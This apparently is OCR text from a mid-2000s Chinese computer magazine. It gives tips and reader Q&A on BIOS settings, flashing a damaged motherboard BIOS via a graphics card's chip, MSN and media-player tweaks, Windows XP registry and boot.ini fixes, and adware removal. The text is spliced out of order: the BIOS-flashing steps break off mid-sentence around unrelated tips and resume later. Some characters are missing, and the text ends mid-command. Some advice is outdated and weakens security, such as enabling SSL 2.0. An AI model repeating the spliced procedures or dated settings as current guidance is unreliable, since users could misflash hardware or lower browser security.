通过设置主板BIOS，可以实现计算机在约定的时间内自动启动，步骤如下，启动计算机，进入主板BIOS设置，选择"Power Management Setup"设置项，找到"Power On By Alarm"(定时开机)，你会发现它是关闭的，将光标移到该项上，将"Disabled"改为"Enabled"，此时就会发现"Power On By Alarm"选项下原本是灰色的日期与时间设置可以更改，只要将光标移到"Date (of Month) Alarm"上，通过Page Down键设置日期，然后再将光标移到"Time (hh:mm:ss) Alarm"上，按照需要将时间设置好，保存设置后，只要BIOS的时钟跳到设置的时间时，计算机就可以自动开机了。

02 用BIOS设置为计算机省电

在"Power Management Setup"中有一项"Power Management"，此项设定让你选择电源节省的类型(或是程度)，并直接与以下三个省电模式相关，即硬盘电源关闭、睡眠模式、挂机模式。它主要有三个固定模式设定，Min. Power Saving(最小的电源节省)、Max. Power Saving(最大的电源节省)、User Defined(默认，允许你自行设定每种模式)。当未关闭时每种模式的范围从1分钟到1小时，当然除了硬盘电源关闭为1分钟到15分钟及关闭(Disable)。设置步骤如下：启动计算机，进入BIOS设置主界面，选择"Power Management Setup"设置项，按回车键进入，将光标移到"Power Management"选择项，然后通过Page Up与Page Down键进行三种模式的选择，保存退出，就完成优化了。

03 偷天换日显卡上刷新主板BIOS

刷新主板BIOS失败后怎么办？可以使用热插拔主板BIOS，可是热插拔的前提是你必须找到一块和你损坏的那块主板一样的主板，但是对于一般的用户来说："哪里去找这个一样的主板，却是个不小的问题，那么如果没有一样的主板，就不能进行热插拔来修复BIOS吗？答案当然是否定的！

一块华硕的主板因刷新BIOS失败而损坏，主板的BIOS的Rom芯片是DIP封装，由于其他主板都不是DIP封装，所以通过两个主板的互换芯片实现热插拔是行不通的，发现该台计算机显卡BIOS是DIP封装，数据引脚和损坏的主板的BIOS的针脚一样，都是32针，把主板的BIOS和显卡拆下，把显卡换到另一台好的计算机上，进入该台好的计算机上的BIOS，把"AGP显卡优先"改为"PCI显卡优先"，保存后关机，拆开机箱，插上一块PCI接口的显卡，把显示器信号线接在PCI显卡上，启动计算机，进入Dos模式，将显卡BIOS刷新工具

技巧：硬件

不用原装墨盒，防止用兼容墨水时堵头

实用度：■■■□□

喷墨打印机原装墨水比兼容墨水要贵不少，所以不少用户都会选择兼容墨水来节约成本。但是，堵头故障的发生，又让我们对兼容墨水又爱又恨。若论墨水的品质，原装墨水确实有其独到的优势。但其化学成分也更精细、更复杂，而且容易与其他兼容墨水产生反应引起堵头。其实，一台喷墨打印机买回来，一次原装都不用(把原装墨水拆下来拿去卖掉，或者换成等价值的兼容墨水)，直接就用兼容墨水，就不容易造成堵头。这是由于墨头和供墨管道中没有不同化学成分的墨水存在，发生堵头的几率就要小很多！

此法只适合墨头和墨盒分离的打印机。

定期关闭电源，确保ADSL猫稳定工作

实用度：■■■□□

随着宽带网络的普及，很多用户都选择了费用低廉的包月方式长时间不间断地连接互联网，这确实给我们上网带来了极大的方便。但由于长时间开机，ADSL Modem本身的元器件必然产生并且聚集大量的热量。随着气温居高不下，这种高温状态会造成ADSL Modem工作出现一些意想不到的异常情况，表现为网络连接不稳定。这时候，我们只需关掉ADSL Modem的电源，待其冷却后再开机使用即可。实际上，有一些发烧用户更是买来"冰包"将ADSL Modem整个包起来，以确保其长时间开机工作而不发生异常。

高ISO值拍照时最大限度抑制噪点

实用度：■■■■□

用数码相机拍照，当光线太暗时，除了尽量采用大光圈之外，提高ISO值也是解决问题的好办法。但是，提高ISO值必然导致图像噪点增多，影响图像质量。对此，如果你的相机支持调整图像的锐度、对比度和色彩饱和度，可以尝试降低这几个参数的值，这样就可以最大限度地抑制噪点，获得更精细的照片。不过，这个方法会使图像的色彩和锐度都降低。

“NVFLASH”以及主板BIOS文件“XXXXXX.BIN”保存在C盘根目录下，在C:\下输入“Ren XXXXXX.bin XXXXXX.rom”（由于显卡的刷新软件，不认识扩展名为*.bin的主板BIOS文件，所以对该主板BIOS文件进行了改名），输入“nvflash XXXXXX.rom”，刷新完毕后关机，拔下显卡上的BIOS芯片，放回原处，就完成了！

04 主板BIOS也能防病毒

主板BIOS也能防病毒，该项设置可防止外部程序对启动区和硬盘分区表的写入，当发生写入操作时，系统会自动产生警告并提示用户中断程序的执行。它并不能保护整个硬盘，而且对于操作系统的安装及某些磁盘诊断程序，甚至对BIOS的升级，都可能产生不必要的冲突而引致程序的中断。

某些BIOS抗病毒内核，它可以提供比普通病毒警告更高一层的防卫，不过，当使用自带BIOS的外围控制器时，启动区病毒可以绕过系统BIOS来进行攻击，保护将完全失效。

在主菜单下选择“Advanced BIOS Features”—“Virus Warning”，选择Enabled：当程序企图写入引导扇区时，系统将给出警告信息，并自动激活防病毒功能。选择Disabled：禁止防病毒功能。

05 机房BIOS设置一步到位

机房里设置BIOS，如果一台台分别设置实在是太麻烦了，不过现在可以使用一个设置软件实现一步到位。

首先，到华军软件园下载iCMOS这个软件，在一台计算机上正确地设置CMOS参数，并在已经设置好CMOS的计算机上解压下载得到的ZIP文件，直接运行iCMOS.exe。

接着，在出现的字符界面中输入“1”，即选择菜单“1.Backup CMOS data”。在出现的“Input filename[.CMS]”提示后面输入用作备份CMOS数据的文件名。回车后，会显示“CMOS data backuped”的提示表示备份完成。

再次，将iCMOS.exe和刚才备份的数据文件复制到一张软盘中，在另一台须要重新设置CMOS的电脑上运行软盘中的iCMOS.exe，在出现的字符界面中输入“2”，即选择菜单“2.Restore CMOS data”。

最后，在出现的“Input filename[.CMS]”提示后输入备份数据文件名并回车。

这时候，被启动的计算机CMOS设置就自动变成了与第一台电脑相同的CMOS设置，依此类推。

06 调整ＢＩＯＳ设置，让系统启动更快

在Quick Power On Self Test项中选“Enable”，这样计算机在启动时就只会对内存进行一次自检，从而加快了启动的速度；如果选“Disable”，则系统会对内存进行多次的自检。在Boot Sequence项中，如果不是用到软盘或光驱启动的，则可选“C only”，让系统从C盘启动；也可以在Boot Up Floppy Seek项中选为“Disable”，让系统在启动时不再检测软驱，这样可以省却检测软驱和光驱的时间。

07 设置主板BIOS实现鼠标、键盘、密码开机

通过主板BIOS设置，可以实现通过鼠标对计算机开机，步骤如下：启动计算机，进入主板BIOS设置，选择“Integrated Peripherals”设置项，将光标移到“Keyboard Power On Function”选项上，选择“Enabled”。然后再从“Power On Function”中选择喜欢的开机方式（鼠标左键开机、热键开机、密码开机等）。选择“Mouse Left”（鼠标左键）开机之后，按Esc键退回到BIOS主菜单，进行保存并退出。这样，我们就可以用鼠标左键来开机了。

PS/2键盘的开机成功率远高于USB键盘，如果采用的是USB键盘，却无法开机，可以换一个PS/2键盘试试！

（天津 王磊） CF [MJ03]

技巧：网络

增强IE地址栏搜索功能

实用度：

很多朋友都知道Maxthon有一个非常不错的功能：在搜索栏中输入“搜索引擎简写 关键字”即可直接调用该搜索引擎来搜索指定关键字。其实IE也可以拥有这一功能：

首先到http://www.tnk-bootblock.co.uk/getfile.php?id=iequickfind下载这个名叫IE QuickFind的小工具，运行后可以看到软件窗口中列出了多个搜索引擎的缩写，比如Google的缩写是“g”。如果你想使用别的缩写，可以选中后点击“Edit Search Engine”进行修改。确认后单击“Install”按钮即可。

之后我们只需在IE地址栏中输入“g 关键字”就可以直接在Google中进行搜索了。

让MSN Messenger好友昵称瞬间变大

实用度：

首先打开Word，在主窗口空白处单击右键，选择“符号”菜单，在打开的窗口的“字体”下拉列表中选择“Tahoma”，在“字符”代码中输入“0E51”，此时你能看到符号窗口中已经选中了一个特殊字符（是个泰国字符），接着单击“插入”按钮。

接下来进入MSN窗口的“工具→选项”中，将该字符复制粘贴到自己的MSN Messenger 称的最前面，打开与任意好友的聊天窗口，发送一条信息，你就会看到你的MSN 称变得比常人大了不少。如果你在你发送的信息前加上该字符，你发送的信息字体同样会比普通字体大不少。

申请@msn.com后缀的邮箱

实用度：

以前我们可以通过故意错误输入的方法来巧妙申请@msn.com后缀的邮箱，现在该方法已经失效。不过如果想申请@msn.com后缀名的邮箱，可以通过下面几个网址来注册：

https://accountservices.passport.net/reg.srf?id=963&sl=1&lc=2052

https://accountservices.passport.net/reg.srf?ns=msn.com

CF [MJ04]

软件

1 让“暴风影音”强制播放MP4格式

问：我刚刚买了SONY推出的掌上游戏机PSP，从网上下载了很多MP4的视频文件，可是发现这些文件根本没办法在电脑上用“暴风影音”播放，请问应该怎么解决呢？（北京 ZY）

答：PSP支持的MP4视频格式是苹果QuickTime Pro制作的MP4格式，这种格式并不是标准的MP4文件，一般只能用QuickTime Player来播放。如果你不想安装QuickTime Player播放器，只想用“暴风影音”来看，那么可以按照如下方法设置。

第一步：点击“开始→程序→暴风影音 5→暴风影音综合设置”。



第二步：勾选“MPEG-4解码设置”项，点击“下一步”，将“MP4 染方式”改变“QuickTime”，“确定”即可（见图）。


当你播放完文件后，还需要按上面的方法，将 染方式恢复为“DirectShow”，否则大部分的MP4都将无法播放。

2 让“暴风影音”兼容HDVD的播放

问：我前几天买了一张压缩电视剧DVD，可是在用“暴风影音”播放时总是出问题，请问如何解决呢？（上海 ZW）

答：这种压缩电视剧通常被我们称为HDVD，虽然用的是DVD载体及文件格式，但画面效果通常只达到VCD水平，在声音的采样率为48KHz，比普通VCD的44.1KHz稍强，这样就实现了在一张DVD中放入尽可能多的电视剧。

大多数DVD播放软件都可以兼容HDVD的播放，不过，目前“暴风影音”主要为是DVD及HDTV而设计，如果你需要用“暴风影音”来播放，则需要启用“暴风影音”中的MPEG-2视频解码器。方法是，点击菜单中的“查看→选项”，在弹出窗口中点击“滤镜”项，然后在窗口右侧的“解码滤镜”下勾选“MPEG-2视频”项即可（见图）。




如果你仅仅是看DVD和HDTV等视频，则建议取消此勾选，“暴风影音”默认的“解码滤镜”Cyberlink DTV Decoder会处理得更好。

3 解决“暴风影音”5.1音频问题

问：我在使用“暴风影音”时，音箱总是出现爆音和杂音，请问应该怎么解决？（福州 ZYZW）


答：这多是因为声卡硬件或驱动和解码器不兼容所致，而且出现爆音和杂音也多是在播放包含大量动态音频的5.1声道媒体时出现。要解决这个问题同样也需要打开“暴风影音综合设置”程序，勾选“音频控制选项”，点击“下一步”，在“扬声器/混音设置”下勾选“启用‘音频正常化’”，同时勾选“5.1声道环绕”项即可（见图）。



4 双声道电影巧设置

问：我在用“暴风影音”播放丽音（双声道为不同的语音）电影时，请问有没有方法可以让两个声道都发出同一声道的声音呢？（MX）

答：在“暴风影音”中是可以使用“自定义声道”来解决这个问题。



打开软件，选择“查看→选项”，在窗口左侧选择“音频切换器”，勾选“启用自定义声道映射”。在下侧的表格中，X轴表示声卡输出的声道，Y轴表示你的音箱或耳机实际摆放位置。默认时“1”对应“前左”，“2”对应“前右”。如果你希望两个音箱同时发出右声道的声音，那么只要去除“1”下的勾选，同时勾选“2”下的“前左”及“前右”两项即可（见图）。

CF [SB01]

系统

1 恢复“本地用户和组”

问：我的电脑装的是Windows XP专业版，为了对用户及相应的权限进行管理，需要打开“计算机管理”中的“本地用户和组”，可是无论是右击“我的电脑→管理→本地用户和组”，还是在“开始”菜单中的“运行”中键入“lusrmgr.msc”都不行，系统显示“无法访问计算机****，错误是：库没有注册”，这种故障应该如何解决？(Stone.sxy)

答：这是因为注册表的有关注册表项出了问题，将下面框内内容粘贴至记事本中保存为.reg文件后导入即可，或者直接从http://shixinyu.xinwen365.com/Fixlusrmgr.reg下载：

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\TypeLib\{97d25db0-0363-11cf-abc4-02608c9e7553}]

[HKEY_CLASSES_ROOT\TypeLib\{97d25db0-0363-11cf-abc4-02608c9e7553}\1.0]
@="Active DS Type Library"

[HKEY_CLASSES_ROOT\TypeLib\{97d25db0-0363-11cf-abc4-02608c9e7553}\1.0\0]

[HKEY_CLASSES_ROOT\TypeLib\{97d25db0-0363-11cf-abc4-02608c9e7553}\1.0\0\win32]
@="%windir%\\system32\\activeds.tlb"

[HKEY_CLASSES_ROOT\TypeLib\{97d25db0-0363-11cf-abc4-02608c9e7553}\1.0\FLAGS]
@="0"

[HKEY_CLASSES_ROOT\TypeLib\{97d25db0-0363-11cf-abc4-02608c9e7553}\1.0\HELPDIR]
@="%windir%\\system32"
```

2 Windows XP下USB设备经常失灵

问：我安装的操作系统是Windows XP，电脑共配有4个USB接口，但在使用中发现USB鼠标和USB键盘等USB设备经常出现失灵的现象，此时如果重启电脑或者换一个USB接口却能恢复正常。请问这是为什么？应该如何解决？(杭州 良月)

答：现在的电脑一般都会有4～8个USB接口，但有些装了Windows XP的电脑会出现USB接口不稳定的现象，典型的就如USB鼠标、USB键盘会莫名其妙失灵。其实这是因为Windows XP默认开启了USB的节电模式，致使某些USB接口供电不足，使USB设备间歇性失灵。只要将USB节电模式关闭，USB设备就可恢复正常。右击〝我的电脑〞选〝属性〞，打开〝系统属性〞对话框，切换到〝硬件〞选项卡，打开〝设备管理器〞，双击〝通用串行总线控制器〞，会看到有好几个〝USB Root Hub〞，双击任意一个，打开〝USB Root Hub属性〞对话框，切换到〝电源管理〞选项卡，去除〝允许计算机关闭这个设备以节约电源〞前的勾选，点击〝确定〞返回，依次将每个USB Root Hub的属性都修改完后重启电脑，USB设备就能恢复稳定运行了。

3 中文统统都变问号

问：前些天，朋友借了我的笔记本用，拿回来后却发现多数的中文软件菜单都变成了“？”。第一反应是中毒了(现在的病毒太多，症状也千奇百怪，很容易让人第一个怀疑)。于是打开诺顿杀毒软件扫描(最新病毒库)，晕！发现它的中文字也都变成了“？”，只好凭原来印象完成了原来的杀毒操作，等了十几分钟后，终于扫描结束，但却没发现病毒，难道我只有重装系统这一条路了吗？(河南 项健威)

答：可以试着调用一下原来的中文输入法，如果只能输出英文，就可以基本确定故障是由于系统中的语言设置不当造成的。解决方法如下：点击〝开始→设置→控制面板〞，选择打开〝区域和语言选项〞，在弹出的窗口中选择〝高级〞选项卡，检查〝非Unicode程序的语言〞下列框是否被设置成了除〝中文(中国)〞之外的其他值，如果是的话请改回中文，完成后重启电脑即可解决此故障。

4 赶不走的“全屏幽灵”

问：我使用Windows 2000，一直没有出过什么大问题，但最近几天出现了一件怪事：每当打开控制台程序时，屏幕就会黑下来进入全屏模式，需要用“Alt＋Enter”键才能切换出来，我试着右击任务栏相应图标后选择“属性”，将“选项”标签中的“显示选项”设为“窗口”，之后在弹出的对话框中选择“保存属性，供以后具有相同标题的窗口使用”，以为这下就会恢复正常。但事与愿违，当运行其他控制台程序时，还是老样子，全屏成了赶不走的“幽灵”，让人很不舒服。而且更加奇怪的是，控制台程序即使改到窗口模式，也会在运行的一瞬间先变成全屏，然后再变为窗口模式。(河北 张核铭)

答：这应该是注册表中的相关设置项被改动所致，可能你在出现故障前使用了一些修改注册表的系统优化软件。解决方法：打开〝注册表编辑器〞，在左侧树状栏中依次点开[HKEY_CURRENT_USER\Console]，在右侧窗格中双击〝FullScreen〞这个键，将该值重新设置为默认值0，控制台就能恢复正常。程序运行时系统会先读取该处的设置，然后再读取每个程序的单独设置，此时有些程序设置为窗口模式就会出现全屏模式一闪而过的情况。到此为止，〝全屏幽灵〞终于被制服了。 CF[SB02]

网络

1 解决一个变态的网页弹出窗口问题

问:我使用Maxthon　览网站,最近在不小心访问了www.5xt.net后,站点老是弹出许多新建的很小的窗口。启动项里没有加入相关程序,注册表里也没找到其键值。而我之前已经安装了防火墙、杀毒软件和IE免疫工具。请问这个问题怎么解决?

答:最近有关　览安全的问题特别多,你提到的这个站点属于其中比较另类的。它是通过在你的系统中建立一个隐藏的dll文件,该文件又会在系统目录中创建一个指向广告网站的INF文件。此外,该dll文件还会不断尝试往IE缓存文件夹中写入文件。解决的方法是:

第一步:运行"Regedit"命令打开注册表编辑器,以"MsInfo.dll"为关键字进行搜索,将所有搜索到的结果一一删除,退出注册表并重新启动计算机。

第二步:删除C:\Program Files\Common Files\Microsoft Shared\MSInfo目录中的MsInfo.dll文件,删除C:\Windows\system32目录中的temp2.inf文件。

第三步:在IE中选择"工具→Internet选项",单击"删除文件"并确认以清空IE缓存。

2 浏览的网页显示为空白

问:我在访问某些站点的时候,IE显示的该页站点为空白页面,在Maxthon中依然如此,将网页保存到本地后打开,同样显示为空白。但在查看该页面的源代码时又能看到内容,且将网页拷贝到DreamWeaver中能正常显示。这是什么原因造成的?

答:这其实是　览器的编码问题造成的。如果你在设置中没有使用　览器的自动选择功能,那么使用UTF-8编码来查看GB2312的网页就有可能出现这样的问题。比如,某网页的源代码中有一段如下字样:

```
<meta http-equiv="Content-Type" content="text/html; charset=GB2312" />
```

这就表示该页面采用GB2312编码,如果你的IE的"查看→编码"设置中仅仅勾选了"Unicode(UTF-8)",那么IE在访问该网页时就可能出现解释不出页面的情况。解决的方法是选中"查看→编码→自动选择"。

3 解决打不开HTTPS网页的故障

问:最近我的Windows XP系统无法打开HTTPS为前缀的网页了,如何解决呢?

答:可以从下面几个方面着手解决:

第一步:在IE中选择"工具→Internet选项",切换到"高级"标签,勾选"使用SSL 2.0"和"使用SSL 3.0"两项。切换到"安全"标签,单击"自定义级别"按钮,确保"显示混合内容"一项为"启用"或"提示"。

第二步:运行"services.msc"命令打开服务管理窗口,找到一项名为"HTTP SLL"的服务,确保将其设置为"自动"或者"手动"。

第三步:利用防火墙软件或者第三方工具查看本机开放的端口中443是否被关闭。HTTPS页面需要通过这个端口来互访,如果443端口被关闭,请设置开放该端口或者与你所在局域网络管理员。

4 跳过MSN Messenger的.Net passport向导

问:我在网吧中上网,这里的网吧都安装了还原精灵,每次重启后,之前的MSN Messenger的登录信息都被还原了。所以每次都要重新运行一遍添加登录用户向导,这向导需要花比较长的时间,能不能跳过它?

答:在单击"登录"按钮打开向导操作窗口后,点击"取消"或者按下ESC键,再次单击"登录"打开向导操作窗口,同样点击"取消"或者按下ESC……如此反复5次后,系统便不会强制进行.Net passport的向导操作了,而是普通的输入账户和密码,登录即可。

5 MSN Messenger总是提示输入账号

问:我的MSN Messenger每次登录的时候都需要再次输入账户和密码,实在是太麻烦了。我看其他朋友都没这个问题,到底是怎么回事?

答:可以从下面两步来着手解决这个问题:

第一步:打开"控制面板→用户账户",进入当前登录用户,单击"创建我的.NET Passport"并完成该向导,以绑定一个.passport账号。

第二步:运行MSN Messenger,选择"工具→选项",切换到"常规"标签,勾选"连接到Internet时允许自动登录"。在输入账户登录的时候记得勾选"自动登录"一项。

CF[SB03]

硬件

1 超频后声卡为什么不出声

问：我的计算机一直正常使用，后来超频，将CPU外频提高后，声卡就无声了，请问是什么原因造成的？

答：声卡出现异常，是超频后很常见的故障之一。现在主板集成的AC'97 声卡由于抗干扰能力不强，因此对PCI 频率很敏感，提高外频后可能导致系统总线频率提高，大多数AC'97 声卡在非标准频率(高于33MHz)下无法正常工作。解决的方法，一是超频时外频提升的幅度不要太大。调整BIOS设置，使得外频提升后PCI频率保持为33MHz。能在超频的情况下保持声卡正常工作。另外如果无法确保PCI频率保持不变，那么你可以尝试添加一块USB 接口的外置声卡。

2 进入游戏后为什么总有out of range

问：我的显示器最近在进入游戏后，电源灯总是不断闪烁，屏幕上出现“out of range”等提示字样，只有关掉显示器电源开关再打开，才能出现图像，可这种情况只出现在Windows 98操作系统下，而在Windows XP操作系统下却没有上述问题，请问是什么原因造成的啊？

答："out of range"是指当前分辨率下所设定的刷新率超过显示器带宽限制。你说在Windows XP运行正常，那么说明硬件及游戏设置应该没有问题。而在Windows 98操作系统下，你可以单击"开始→运行"，输入"DxDiag→其他帮助→替代→默认值→确定"，问题就可以解决。

3 计算机必须使用参数稳压器

问：我是杭州人，夏天用电紧张，电压不稳，我怕电脑损坏，因此买了一个稳压器。但用了不久，电脑电源就损坏了，朋友说电源损坏是因为使用了稳压器的缘故，电脑必须使用参数稳压器，请问是这样吗？

答：计算机一定不要随意使用普通的稳压器。很多电力稳压器采用了机械稳压的方式保持电压稳定，在市电电压出现变化时，就会进行频繁的调整性切换动作。而这些切换动作常常会产生一些高频的电磁脉冲，极易使计算机电源或者主板等设备工作不稳定，导致经常性重启，甚至损坏，因此计算机等精密电子设备一定不要使用普通的稳压器。

其实正规的计算机电源都能够保证在一定的电压范围内正常工作，如果电压波动的确太大，那么为计算机加装的稳压器必须是专用的参数稳压器，或者购置一台计算机专用的UPS电源，就能够有效消除电网品质不好对计算机的影响。

4 硬盘无法识别

问：我的希捷120GB硬盘在开机时总会显示："Primary master hard disk fail"，BIOS提示按F1，但按F1后就显示"DISK BOOT FAIL……"，始终不能进入Windows。将这块硬盘装入别的计算机后问题依旧，请问是什么问题造成的？

答：出现这种错误的原因一般由两种原因引起：1.硬盘主引导记录被破坏。2.如果你的硬盘被分为多个分区，可能是引导分区的引导扇区被破坏。

两种故障可能是病毒所致或者是硬盘读写过程中突然断电所导致的。具体的解决办法如下：首先，把故障硬盘作为从硬盘挂到其他计算机上面，看看能否正常读写。如果能够正常读写说明分区表本身还是好的，可以用带以下参数的FDISK命令修复。FDISK命令有三个帮助文档未见的参数，分别为/MBR、/PRI、/EXT，其作用是重写主引导记录、重写DOS基本分区引导记录和重写DOS扩展分区引导记录。另外，如果分区表损坏，可以用NORTON磁盘修复软件进行恢复。还可以用FDISK命令重新分区处理，但是这样做之前应该对盘中的原有数据作备份，否则盘中原有的数据就被彻底破坏了。

5 显示器为什么没有显示

问：一台计算机出现如下问题，有时按下开机按钮，电源灯亮，但显示器却无反应(显示器是开的)，重起或重新开机都没有显示，但重复几次后会好，请问这是什么原因造成的？

答：首先，如果计算机启动后，显示器的指示灯不亮，这是显示器的电源没有接通，请你检查显示器的电源是否接触良好，如果显示器的指示灯亮，但是一直呈现 黄色，说明显示卡的同步信号没有送来，或者送来之后显示器的接收电路有问题；请分别检查显示卡、显示器之间的连接是否良好；正常显示时，显示器指示灯应该呈现黄绿色。因此请你在保证连接良好的情况下，用好显示卡和显示器交换，以便更准确地确认问题。

6 无线设备会串扰

问：我用的是Sony的迅驰笔记本，为何我在打开无线网络后我的鼠标工作不正常了？

答：如果你使用的是无线射频鼠标，且工作在2.4GHz频带上时就有可能出现这种情况。这是由于802.11b/g无线网络的工作频带也为2.4GHz，当两者工作频率相同或接近时就会产生干扰。你可以对无线网卡或者鼠标的频道进行调节达到互不干扰的目的。

CF[SB04]

■沉睡的狮子

★★★

多重系统，你听谁的

本文可以帮你学到

- 了解启动配置文件的格式
- 手动修改启动配置文件
- 将“安全模式”加进启动菜单
- 卸载“故障恢复控制台”

如果你在一台电脑上安装过多个Windows系统，一定会记得启动时的操作系统选择菜单，在这台电脑上安装过的操作系统都会显示出来。那究竟是哪个文件在控制双系统的引导呢？它就是今天要介绍的boot.ini。

基础知识篇

1.他不是隐身人:boot.ini在哪里

从Windows NT开始，boot.ini就存在于系统中，它根据系统的规则记录了硬盘中可供引导的操作系统的名称及位置等，在启动电脑后，硬盘上的系统引导程序就会读取这个文件的数据，并根据其中记录显示操作系统选择菜单，在用户选择某项启动后，系统引导程序仍会读取boot.ini，根据用户所选择的项所在的位置启动操作系统。默认情况下，这个文件位于C盘根目录下，并且具有隐藏和只读的属性，所以在编辑boot.ini之前，先得在“文件夹选项”中去除“隐藏受保护的系统文件”的勾选，并选择“显示所有文件和文件夹”。

火速链接


如果在安装操作系统时没有按照先低后高的版本顺序，则有可能会导致启动文件丢失，可以参考本刊2005年第15期的《安装系统，不用先来后到》来加以解决。

2.专用编辑器:系统中的设置选项

如果对boot.ini的文件结构不太熟悉，建议不要轻易直接编辑这个文本文件(至少在看完这篇文章前)。可以先使用微软官方推荐的几种操作系统自带的选项设置来间接编辑。

(1)启动与故障恢复：右击“我的电脑”，选择“属性”，在“高级”选项卡中点击“启动与故障恢复”框中的设置按钮，在弹出窗口中我们就能设置默认的操作系统(即显示菜单后如果不加选择，超时后自动选择启动的操作系统项)等选项了。

(2)系统配置实用程序：Windows 2000没有自带这个工具，Windows XP的用户可以运行msconfig打开它，然后选择“BOOT.INI”选项卡，在其中有数个复选框，可以对系统启动时的默认参数进行设置(见图)。



功能分析篇

一个典型的boot.ini文件，格式应该是下面这个样子的：

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(X)disk(Y)rdisk(Z)partition(Q)\WINDOWS="Microsoft Windows XP Professional" /fastdetect
SCSI(X)disk(Y)rdisk(Z)partition(Q)\WIN98="Microsoft Windows 98" /fastdetect
```

可以看出整个文件分成两部分:[boot loader](引导装入器)和[Operating systems](操作系统)两大部分。

1.[boot loader]:引导装入器设置

(1)timeout

在这部分中定义了一个叫“timeout”的变量，也就是在显示操作系统选择菜单后多久用户还没有进行选择，才自动打开默认程序。默认是30秒，可以根据自己的需要修改，如设为0即不显示选择菜单。

(2)**默认启动路径**:default

default=xxxx中记录了超出用户等待时间后，系统自动选择启动的操作系统文件所在的位置。上文中的default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS看起来够复杂的，究竟是什么意思呢？

其实这是一个ARC路径，所谓ARC，是一种在x86及RISC计算机上普遍应用的设备标识方法。用ARC来标识硬盘的典型例子是:component(X)disk(Y)rdisk(Z)partition(Q)。其中component可以设为multi和SCSI两种类型，multi是指一个非SCSI硬盘，反之，SCSI则是一个SCSI硬盘，序号X从0开始。而disk(0)，我们则可以比较简单地记住，对于multi类型硬盘，disk后的序号Y恒为0;而如果最前面的类型是SCSI，则rdisk后的序号Z恒为0。partition大家应该比较容易理解，是

分区的意思，而其后的序号Q则和前几个序号不一样，Q是从1开始计算的，也就是说partition(1)是指第一个分区。

"default=multi(0)disk(0)rdisk(0)partition(1)"就是告诉系统引导程序，默认要启动的操作系统在一块非SCSI接口的序号为0的硬盘的第一个分区中。

2.[operating systems]:操作系统设置

在这一部分采用"ARC路径="操作系统名称" /启动参数"的方式列出已经安装的操作系统的名称及位置，"/fastdetect"这个启动参数的含义就是在启动时不检查串行口和并行口。完整的启动参数表请参见附表。

附表：系统启动参数

语句中参数	含义
/safeboot:minimal /sos /bootlog /noguiboot	系统将以安全模式启动
/safeboot:network /sos /bootlog /noguiboot	系统将以带网络支持的安全模式启动
/safeboot:minimal(alternateshell) /sos /bootlog /noguiboot	系统将以带命令行提示符的安全模式启动
/basevidea	系统将以VGA模式启动
/debug	系统将以调试模式启动
/bootlog	系统将记录启动日志

实战应用篇

在了解了boot.ini的基本工作原理和结构之后，就可以利用它为我们创造方便了！

注意：在编辑boot.ini前应先去除其"只读"属性，在修改结束后再改回来。

1.将"安全模式"加入启动菜单

Windows"安全模式"是系统中一个非常重要的部分，无论是有删不掉的文件，还是需要杀毒，或正常模式启动不了了，我们都会在开机时按住F8然后选择"安全模式"进入。正因为"安全模式"这么常用，所以可以将它加入到启动菜单中。

第一步：用"记事本"打开boot.ini，将[operating systems]下要启动其安全模式的系统项复制下来，如"multi(0)disk(0)rdisk(0)partition(1)\windows="Microsoft Windows XP professional"/Fastdetect"，并粘贴到这项之后，作为一个新的启动选择项。

第二步：运行msconfig，打开"系统配置实用程序"，在"BOOT.INI"选项卡中选中刚才添加的那项，并在下方的启动选项中勾选"/SAFEBOOT"。如果你使用的Windows 2000没有这个程序，也没有关系，直接在boot.ini中编辑，在刚才新加的那项最后空一格，加上"/safeboot:minimal"。

第三步：保存修改并重启后，看看启动菜单里多了什么？

2.卸载"故障恢复控制台"

系统出现故障进不去了怎么办？连"安全模式"都无法拯救我们，那就只有"故障恢复控制台"了。但在装了"故障恢复控制台"后才发现，这个程序并没有提供卸载功能，所以一旦安装就只有在每次启动时进入系统选择菜单了。不过在学会了boot.ini修改方法后，已经可以解决这一问题了。

在[operating systems]下找出"C:\CMDCONS\BOOTSECT.DAT="Microsoft Windows XP Recovery Console" /cmdcons"，将其删除，保存后重启即生效。

> 小提示
>
> **缩短用户选择等待时间**
>
> 将timeout的值设小点，比如5，这样即使不选择也能进入默认的操作系统，也可以设为0跳过选择菜单。

3.boot.ini文件非法/启动菜单丢失

经常有读者问，为什么我的电脑一启动就报告说"BOOT.INI文件非法，正从C:\windows\启动"，这个问题一般出现在Windows 98和Windows 2000或Windows XP的双系统中，是由于boot.ini文件丢失或格式不正确造成的。同时，不少读者还会遇到Windows启动菜单丢失的故障（比如：安装了Windows 2000/XP后又安装Windows 98，导致无法启动Windows 2000/XP）。

首先请查看一下C盘根目录是否存在Boot.ini文件，如果有，请按照前面的介绍查看内容是否正确。如果没有，你可以选择用记事本重建，但这样比较麻烦，其实可以让Windows自行创建。

以Windows XP为例，使用安装光盘启动电脑，选择使用"故障控制台修复"，然后依次输入（假设启动盘为C盘）：

```
fixmbr C:
